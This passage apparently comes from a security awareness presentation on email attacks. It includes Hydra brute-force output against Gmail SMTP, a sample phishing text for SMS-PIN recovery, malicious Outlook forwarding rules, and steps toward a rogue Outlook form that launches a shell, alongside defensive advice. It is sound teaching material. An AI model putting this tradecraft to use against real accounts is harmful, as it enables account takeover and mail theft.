[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "michael" - 18 of 14344399 [child 1] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "ashley" - 19 of 14344399 [child 3] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "qwerty" - 20 of 14344399 [child 9] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "lllllll" - 21 of 14344399 [child 4] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "iloveu" - 22 of 14344399 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "000000" - 23 of 14344399 [child 7] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "michelle" - 24 of 14344399 [child 10] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "tigger" - 25 of 14344399 [child 13] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "sunshine" - 26 of 14344399 [child 12] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "chocolate" - 27 of 14344399 [child 14] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "password1" - 28 of 14344399 [child 2] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "soccer" - 29 of 14344399 [child 6] (0/0)
[4651] [smtp] host: smtp.gmail.com login: @gmail.com password: princess
[STATUS] attack finished for smtp.gmail.com (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-31 02:46:53
root@sunnyhoi: ~#
```

Success

Failed Login

# Password Sprays

## Defenses

- Require passwords with strong entropy
- Require MFA
- Protect Online Portals With VPNs
- Rename Windows administrator account
- Minimize how easy it is for attacker to find/confirm logon names
- Enable account lockout
- Enable monitoring to detect password spray attacks

# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

- Nearly every major email provider includes a “recovery” method that can be used as an alternate login when your primary method doesn’t work
  - Password reset questions
  - SMS PIN codes
  - Alternate email addresses
- Most recovery methods are not nearly as secure as the primary method
- Hackers often intentionally send email accounts into recovery mode, and then use the recovery method to compromise it



# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

- Password Reset Questions

The worst recovery method on the planet is password recovery questions

- Usually REQUIRED by many web sites, you can't create a new account without them

**Your Security Questions**

Question: What is the name of the camp you attended as a child? ▼  
Answer:   
Repeat Answer:

Question: What is the first name of your favorite Aunt? ▼  
Answer:   
Repeat Answer:

Question: What is the zip code of the address where you grew up? ▼  
Answer:  Special characters, such as / and -, are not allowed  
Repeat Answer:

Question: What is the name of the street where you grew up? ▼  
Answer:   
Repeat Answer:

# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

Problem: Answers can often be easily guessed by hackers

Great Google paper called *Secrets, Lies, and Account Recovery: Lessons from the Use of Personal Knowledge Questions at Google*

<http://www.a51.nl/sites/default/files/pdf/43783.pdf>

- For example, some recovery questions can be guessed on first try 20% of the time
- 40% of people were unable to successfully recall their own recovery answers
- 16% of answers could be found in person's social media profile
- Attack has been involved in many well known attacks (e.g. Sarah Palin's compromised email)

# Rogue Recoveries

Solution: Never answer the questions with the real answers!

Question: What was your high school mascot? ▼

Answer: pizzapizza\$vgad2@M1|

Repeat Answer: \*\*\*\*\*

Question: What is your mother's middle name? ▼

Answer: \*\*\*\*\*

Repeat Answer: \*\*\*\*\*

Question: What is your father's birthdate? (mmdd) ▼

Answer: \*\*\*\*\*

Question: What is the name of your best friend from high school? ▼

Answer: \*\*\*\*\*

Repeat Answer: \*\*\*\*\*

Unfortunate that means you have to record them somewhere else just like passwords (password managers help with this)

Defense

# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

### SMS Recovery Hack


- Hacker Must Know Your Email Address
- Hacker Must Know Your Phone Number
- Can do a SIM (subscriber identity module) information swap
  - See my 12 Ways to Hack MFA presentation

# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

### SMS Recovery Hack - Steps

1. Hacker sends you a text pretending to be from your email provider asking for your forthcoming SMS PIN reset code



From Google Security: We have detected a rogue sign-in to your [goodguy@gmail.com](mailto:goodguy@gmail.com) account credentials. In order to determine the legitimate login we're going to send a verification code to your previously registered phone number from another Google support number. Please re-type the sent verification code in response to this message or your account will be permanently locked.

# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

### SMS Recovery Hack - Steps

2. Hacker forces your email account into SMS PIN recovery mode

The image displays three sequential screenshots of the Google Account recovery interface, illustrating a security bypass process.

**First Screenshot:** The Google logo is at the top. Below it, the text "Hi Roger" is displayed. A dropdown menu shows the email address "rogeragrimes@gmail.com". Below this is a password input field with the placeholder text "Enter your password". At the bottom left is a link "Forgot password?", and at the bottom right is a blue "Next" button.

**Second Screenshot:** The Google logo is at the top. Below it, the text "Account recovery" is displayed. A dropdown menu shows the email address "rogeragrimes@gmail.com". Below this is a text input field with the placeholder text "Enter the last password you remember using with this Google Account". At the bottom left is a link "Try another way", and at the bottom right is a blue "Next" button.



**Third Screenshot:** The Google logo is at the top. Below it, the text "Account recovery" is displayed. A dropdown menu shows the email address "rogeragrimes@gmail.com". Below this is a graphic of a smartphone. A red box highlights a section titled "Get a verification code" with the text "Google will send a verification code to (...) .....55. Standard rates apply". Below this are two buttons: "Text" and "Call". At the bottom is a link "I don't have my phone".

# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

### SMS Recovery Hack - Steps

3. You get text from vendor with your reset code, which you then send to other number





# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

### SMS Recovery Hack - Steps

4. Hacker uses your SMS PIN code to login to your email account and take it over

Note: To be fair, Google has some of the best recovery options of any email provider, including that it can send a non-SMS message to your phone before the hacker can even get to the SMS code screen to get Google to send an SMS message

# Rogue Recoveries

## Defenses

- Be aware of rogue recovery messages
- Recognize when SMS recovery PINs should be typed into browsers, not (usually) back into SMS
- Use MFA when possible
- Try to avoid alternate email-based recovery methods
- Try to avoid SMS-based recovery based methods
- Try to minimize public posting of phone numbers related to your recovery account methods

# Bad Rules


## Bad Mailbox Rules and Rogue Forms

- Hackers have been abusing mail rules forever, and mail forms to a lesser extent
- Requires a previous compromise or stolen email credentials
- Attacks use rogue rules, forms, COM Add-ins, configuration settings, to accomplish maliciousness
- Often isn't detected by anti-malware or deterred by password changes

# Bad Rules

## Bad Mailbox Rules




Common example: Outlook rule which copies every incoming email to another rogue user



# Bad Rules

## Bad Mailbox Rules


Common example: Outlook rule which copies every incoming email to another rogue user



# Bad Rules

## Bad Mailbox Rules

Common example: Outlook rule which copies every incoming email to another  
rogue user



Rules Wizard

What do you want to do with the message?


Step 1: Select action(s)

- ☐ move it to the specified folder
- ☐ assign it to the category category
- ☐ delete it
- ☐ permanently delete it
- ☐ move a copy to the specified folder
- ☒ forward it to people or public group
- ☐ forward it to people or public group as an attachment
- ☐ reply using a specific template
- ☐ flag message for follow up at this time
- ☐ clear the Message Flag
- ☐ clear message's categories
- ☐ mark it as importance
- ☐ print it
- ☐ play a sound
- ☐ mark it as read
- ☐ stop processing more rules
- ☐ display a specific message in the New Item Alert window
- ☐ display a Desktop Alert

Step 2: Edit the rule description (click an underlined value)

Apply this rule after the message arrives  
forward it to: rogueperson@roque.com

Cancel < Back Next > Finish



Rules Wizard

Finish rule setup.

Step 1: Specify a name for this rule

rogueperson@rogue.com

Step 2: Setup rule options

- ☒ Run this rule now on messages already in "Inbox"
- ☒ Turn on this rule
- ☒ Create this rule on all accounts

Step 3: Review rule description (click an underlined value to edit)

Apply this rule after the message arrives  
forward it to: rogueperson@roque.com

Cancel < Back Next > Finish

# Bad Rules

## Bad Mailbox Rules

### Other examples:

- Intercept and delete “Are you sure you want to update your bank details?” emails
- Monitor certain key words and only send those emails to the attacker
- Format a hard drive or delete files when a “triggering email” is received
- Send account PIN reset emails to attacker
- Intercept incoming emails to switch out critical details
- Change links in outgoing email to a phishing link




# Bad Rules

## Bad Mailbox Rules

Common example: Outlook rule which starts rogue app or shell

- **Start application** and **Run a script** options are no longer available unless you do a registry edit and restart Outlook
- And restarting Outlook might warn the end-user...so...



# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell when specific email is received


- Modify Outlook form to do something malicious
- Can do anything programming can do

# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Need to add **Developer** tab to Outlook
- File, Options
- Quick Access Toolbar
- Design a Form
- Add>>
- OK





# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form




# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form



```
Script Editor:
File Edit View Script Help
[Icons: Cut, Copy, Paste, Undo, Find, Help]

